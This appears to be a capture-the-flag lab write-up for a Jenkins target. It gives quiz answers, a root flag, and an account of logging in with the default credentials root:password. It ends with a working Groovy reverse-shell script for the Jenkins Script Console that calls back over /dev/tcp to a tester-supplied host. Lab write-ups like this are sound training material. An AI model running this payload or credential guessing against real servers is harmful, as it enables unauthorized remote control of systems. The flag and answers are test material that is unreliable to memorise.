10.129.212.100

1. What does the acronym CVE stand for?

Answer: Common Vulnerabilities and Exposures

2. What do the three letters in CIA, referring to the CIA triad in cybersecurity, stand for?

Answer: Confidentiality, Integrity, Availability

3. What is the version of the service running on port 8080?

Answer: Jetty 9.4.39.v20210325

4. What version of Jenkins is running on the target?

Answer: 2.289.1

5. What type of script is accepted as input on the Jenkins Script Console?

Answer: Groovy

6. What would the "String cmd" variable from the Groovy Script snippet be equal to if the Target VM was running Windows?

Answer: cmd.exe

7. What is a different command than "ip a" we could use to display our network interfaces' information on Linux?

Answer: ifconfig

8. What switch should we use with netcat for it to use UDP transport mode?

Answer: -u

9. What is the term used to describe making a target host initiate a connection back to the attacker host?

Answer: reverse shell


10. Submit root flag.





After an unsuccessful attempt to gain access via a reverse shell using Metasploit, I decided to try a different approach. Based on the Nmap scan results, it was clear the target was a Linux machine. I tested the most common username and password combinations for admin and root. As a result, the pair root:password worked.

I used a Groovy script because the target was running Jenkins, which allows running Groovy code through the Script Console.



Answer: 9cdfb439c7876e703e307864c9167a15

Groovy Reverse Shell Script Explanation

This Groovy script is used to create a reverse shell connection from the target machine to the tester's machine.

How it works:

- 1. Define the tester's IP address (host) and port (port) where the tester is listening.
- 2. Prepare a command to start an interactive Bash shell (/bin/bash -i) and redirect its input/output through a TCP connection to the tester's machine (/dev/tcp/\${host}/\${port}).
- 3. Use ProcessBuilder to execute the command and redirect errors to the output stream.
- 4. Wait for the command to finish using p.waitFor().

Purpose:

If successful, this script opens a remote shell session, allowing the tester to control the target system via the command line.

Example Groovy script:

```
def host = "<your IP>"
def port = 4444

String[] cmd = ["/bin/bash", "-c", "/bin/bash -i >& /dev/tcp/${host}/${port} 0>&1"]

Process p = new ProcessBuilder(cmd).redirectErrorStream(true).start()
p.waitFor()
```